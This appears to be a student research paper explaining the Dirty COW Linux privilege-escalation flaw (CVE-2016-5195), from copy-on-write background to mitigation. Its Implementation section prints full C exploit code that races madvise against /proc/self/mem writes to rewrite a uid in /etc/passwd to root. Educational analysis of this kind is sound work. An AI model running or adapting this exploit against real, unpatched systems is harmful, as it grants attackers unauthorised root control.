The Dirty-COW Vulnerability

CVE-2016-5195

Ashutosh Anshu (100778003)
School of Graduate and Postdoctoral Studies
Ontario Tech University
Oshawa, Canada
ashutosh.anshu@ontariotechu.net

Rajya Lakshmi Raavi (100840158)
School of Graduate and Postdoctoral Studies
Ontario Tech University
Oshawa, Canada
rajyalakshmi.raavi@ontariotechu.net

Subrata Halder (100850981)
School of Graduate and Postdoctoral Studies
Ontario Tech University
Oshawa, Canada
subrata.halder@ontariotechu.net

***Abstract* — A privilege escalation vulnerability known as the "Dirty COW attack" enables an attacker to take control of a target machine at the root level. The copy-on-write (COW) mechanism of the Linux kernel's memory management subsystem is vulnerable to this attack, which takes advantage of a race situation to let an attacker change read-only memory pages and run arbitrary code with elevated privileges. A variety of Linux-based operating systems, including Android, are vulnerable to the Dirty COW exploit, which was first identified in 2016. In this essay, we give a general overview of the Dirty COW attack, covering its background, specifics, and possible effects. We go over recommended practices for defending against this attack as well as mitigation strategies. Finally, we offer a thorough evaluation of how the Dirty COW attack has affected the security of Linux -based systems and the importance of regular patching and following security best practices.**

Keywords — privilege escalation, race conditions, memory management, copy-on-write.

I. Introduction

The Copy-On-Write is a feature in operating systems that enables the memory management unit to manage memory in an efficient manner. Two processes can share the same memory page simultaneously while no changes are to be made by either of the processes [5]. However, if one of the processes needs to make some modification, the memory page can be copied to another location, which is a private copy of the process that invokes the operation and a write operation can be performed by the process. The changes are visible only to the process performing the write, and not to the other processes. Hence, the feature is called copy-on-write, which ensures copy only will only be performed when a write is required, thus not having to keep a dedicated memory beforehand, although it may never be referenced.

II. Race Conditions

Memory mapping is the process of fetching files or objects to the main memory by the CPU. They can be shared by multiple processes and are accessed through the operating system's memory management unit. If two processes map to a shared page, the changes made by the first process is visible to the second process and vice versa depending on the type of mapping [3].

A. *The mmap() system call*

The mmap() is a system call in Unix that allows a program to create a new address in which it can access files and objects. This indicates that the program wants the files or objects being referred, to be brought into the main memory [4]. The C-program syntax for mmap() is: -

```
void *mmap(void *addr, size_t length, int protect, int flags, int fd, off_t offset);
```

addr : Represents the starting address for the mapping. If it is NULL, the kernel would perform mapping at any arbitrary location.

Length:	Represents the number of bytes to be mapped.
Protect:	Represents the type of access to be permitted. It can be any one of PROT_READ, PROT_WRITE, PROT_EXEC and PROT_NONE, or a combination of them separated by a '|' [4].
Flags:	Represents the nature of the mapping. It can be: -

- MAP_SHARED: Indicates shared mapping. Updates made to a mapping by one process are visible to other processes that share the mapping.




Figure 1: MAP_SHARED

- MAP_PRIVATE: Indicates private mapping. Updates made to a mapping by one process are not visible to other processes. It implements the Copy-on-write feature where the original memory mapping is copied to another location in the physical memory. The address translation tables are updated accordingly and the mapped virtual memory points to the new physical memory [4]. This copy is private to the process trying to access the file and hence changes are visible only to the process calling it.




Figure 2: MAP_PRIVATE

III. COPY-ON-WRITE

The copy-on-write is a technique used by the operating system kernel to optimize access to a resource that can be accessed by multiple callers [5]. It is used in operating systems as well as in programming languages to reduce the memory space that is required. It is used in several operating systems that includes Linux, MacOS and Windows. At its core, it allows multiple processes to share a memory page if they are accessing the same resource. The copy operation is not performed until a write is required. Rather than allocating it beforehand, the operating system can use the extra memory for other processes and objects and therefore the processes share the memory block until a modification is required.




Figure 3: Copy-On-Write

Fig. 3 shows the two operations that are carried out by the operating system kernel during copy-on-write in which the virtual memory of process A initially points to a memory block in the physical memory. It is assumed that the resource stored in the memory location in the physical memory is shared with some other process also as in Fig 1 and Fig 2. If process A has to modify the resource, this will trigger a copy-on-write. There are two operations that the operating system kernel would carry out. The first operation is to copy the memory block to another location in the physical memory and then update the address translation table of process A so as to point to the new memory location. In this way, the process now gets to know that the write action has to be performed at a new memory location based on the corresponding page table entry and thus the second operation of writing the data is carried out by the process.

Although the copy-on-write feature does provide memory optimization that can reduce memory usage significantly, the major flaw in the implementation is that the operations 1 and 2 (shown in Fig. 3), are not atomic. A typical atomic action consists of one or more instructions that cannot be altered or interrupted by other processes or threads. The fact that the two operations were not atomic, left room for interference by another process or thread to modify something in the kernel.

IV. THE VULNERABILITY: DIRTY COW

The real vulnerability in the copy-on-write feature lies in the fact that the two operations, as described above, are not atomic. There is a system call in unix-like operating systems, called the madvise () system call, which is used to provide advice or hints to the kernel about how a process intends to use a memory block allocated to it using the mmap() function earlier. The madvise() has the following syntax: -

```
int madvise(void *addr, size_t length, int advice);
```

addr: a pointer to the starting address of the memory location

length: the size of the memory block

advice: the action (or advice) that the process gives to the operating system kernel about how the memory block will be used or what operation to perform on that region. It can take the following values: -

a) MADV_NORMAL: The memory region is to be used according to its default behavior.
b) MADV_RANDOM: The memory region is to be used in a random manner and thus the kernel should perform memory management accordingly.
c) MADV_SEQUENTIAL: The memory region is to be used sequentially and the kernel should perform memory management accordingly.
d) MADV_WILLNEED: The kernel should begin bringing the pages into memory in advance because the process anticipates accessing the memory area soon.
e) MADV_DONTNEED: The process will not need the memory location and thus instructs the operating system kernel to free it up and update the page tables accordingly. As a result, the memory management policies are also updated and the kernel is able to optimize memory management [6].

For the purpose of carrying out the Dirty COW attack, the value MADV_DONTNEED is of interest to an attacker, and hence it is used as a parameter to the madvise().

```
madvise(map,fileSize,MADV_DONTNEED};[6]
```

where, map is the descriptor returned when the program called the mmap() to allocate the memory.

The idea is to inject the MADV_DONTNEED instruction between the two steps of the copy-on-write implementation. So, after the kernel copies the memory to another location, and before the actual write is performed by the process, the instruction MADV_DONTNEED should be provided to the kernel by another process or thread. As a result, the operating system kernel would assume that the new memory location is not needed anymore and hence the page tables are updated by the kernel's memory management unit to point back to the master (or the original) memory location. Since, process A's virtual memory now points to the original memory location in the physical memory, the write operation shall be implemented on the original location. The memory allocation was initially done using mmap() with MAP_PRIVATE as a parameter, so that the kernel knows that the changes will only be visible to the process making the change and not to others as it will be done on a private copy of the memory location which is made available only for that process. However, now using the madvise() system call, as described above, the process able to write to the original memory location where it was essentially, not authorized to write into.


V. IMPLEMENTATION

In the provided C program, the attacker chooses '/etc/passwd' as the target file to be exploited using the dirty cow attack. The file contains information about the user accounts that have been created on the system. It is made to be read by all users on the system, but to be written into by the system's superuser (root) only. This file is used by the various services and system utilities to authenticate users on the system. It is used fetch the privilege level of the user. The file has entries for every user account created on the system along with entries that indicate the username, user id (uid), group id (gid), home directory and shell. These fields are separated by the ':' sign. The value of the uid for superuser is '0' or '0000', while for other users, it is non-zero.

Taking the '/etc/root' file as the target for the dirty cow attack, here we have a C program that serves as the exploit code that can be able to write into the file and perform undesired operations. The program opens the file '/etc/passwd' in read-only mode, and then performs the memory mapping using the following statement: -

```
map=mmap(NULL,file_size,PROT_READ,
MAP_PRIVATE,f,0);
```

This statement indicates the kernel that the memory allocation is of the type MAP_PRIVATE and hence changes made to this memory location will be private to the process performing the modification. The program then uses the strstr() to find the string "testUser:x:1001" which is an entry in the /etc/passwd file for a user 'testUser' which was created for the purpose of this project. The position of the string is returned and is stored in the variable 'position'. The program then calls two threads, namely 'madviseThread' and the 'writeThread'.




```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);
int main(int argc, char *argv[])
{
    pthread_t pth1,pth2;
    struct stat st;
    int file_size;
    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
    // Find the position of the target area
    char *position = strstr(map,"testUser:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}
```


The 'madviseThread' invokes the madvise() system call in the following manner: -



```
void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1)
    {
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

The madvise() system call is placed inside an infinite loop which thus keeps instructing the operating system kernel to free up the space and update the page tables accordingly.

The 'writeThread' is used to trigger the operations 1 and 2 denoted in fig. 3 (copy and write). The thread contains the content to be written into the file as: "testUser:x:0000". The value 0000 is placed with an intention to perform privilege escalation so that the user 'testUser' is treated as a superuser. This thread also runs in infinite loop. In this thread, the '/proc/self/mem' interface is utilized by the attacker to enable the kernel to write access to a read-only memory mapping. The '/proc' virtual file system contains a special file called '/proc/self/mem' that gives users immediate access to the memory of the currently running process. The attacker can change the contents of a read-only memory mapping by making the kernel write to this file.



```
void *writeThread(void *arg)
{
    char *content = "testUser:x:0000";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1)
    {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}
```

Hence, in the Dirty COW attack, the two threads are run concurrently in an infinite loop and eventually there comes a scenario where the madvise thread's MADV_DONTNEED intercepts between the copy and the write instructions being carried out by the write thread.

VI. MITIGATION

The patch for the Dirty COW vulnerability was released in October 2016 by Linus Torvalds and was adopted by major Linux distributions. The patch ensures that the operations being carried out by the Linux kernel in a synchronized manner so that the race conditions cannot be exploited.

Additionally, it was recommended to disable code execution from writable memory pages while also implementing access control measures to enable only authorized entities to make changes to system files.

The copy-on-write feature consisted of certain steps that the kernel takes between the two operations of copy and write. It invokes the get_user_pages() which iterates through the processes' page table and references each entry with the corresponding physical memory mapping [1]. The operating system kernel was introduced with a FOLL_COW flag that allows it to track changes made to the file's memory pages and only copy them when necessary to preserve the integrity of data [2]. The kernel makes a copy of the memory page and assigns it to the process when a process tries to write to a page in memory that has the FOLL_COW flag set, rather than enabling the process to directly modify the original page [2]. This stops the process from changing any shared data in a manner that might jeopardize the security of the system.

VII. CONCLUSION

In conclusion, the Dirty COW attack is a serious vulnerability that allowed the attackers to gain root privilege to a target system. Once the attacker is successful in executing the attack, they can modify any file on the system, including those that require root privilege. While the vulnerability was patched for all linux-based systems, it is of utmost importance for businesses to keep their systems updated to the latest versions so as to keep all the patches intact and prevent themselves from a potential dirty cow attack.

Furthermore, to avoid introducing vulnerabilities like Dirty COW into their codebase, software writers should follow secure coding best practices. This entails carrying out in-depth security reviews and testing, as well as putting safe coding best practices into practice.

The Dirty COW attack shows the importance of robust security steps and preventative maintenance to guard against potential security threats. These actions can help organizations lessen their vulnerability to this and other related attacks.

REFERENCES

[1] 2016. [Online] Available at : <http://www.chiark.greenend.org.uk/doc/linux-doc-2.6.32/html/kernel-api/re175.html> [Accessed – March 7, 2023]

[2] 2016. [Online] Available at : <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619> [Accessed – March 8, 2023]

[3] Robert H. B. Netzer, B. P. (1992). What are race conditions? Some issues and formalizations. *ACM Letters on Programming Languages and Systems*, pp. 74-88

[4] 2004. [Online] Available at : <https://pubs.opengroup.org/onlinepubs/009604499/functions/mmap.html> [Accessed – March 26, 2023]

[5] David Hildenbrand, M. S. (2023). Copy-on-Pin: The Missing Piece for Correct Copy-on-Write. *ASPLOS*

[6] 2021. [Online] Available at : <https://man7.org/linux/man-pages/man2/madvise.2.html> [Accessed - March 23, 2023]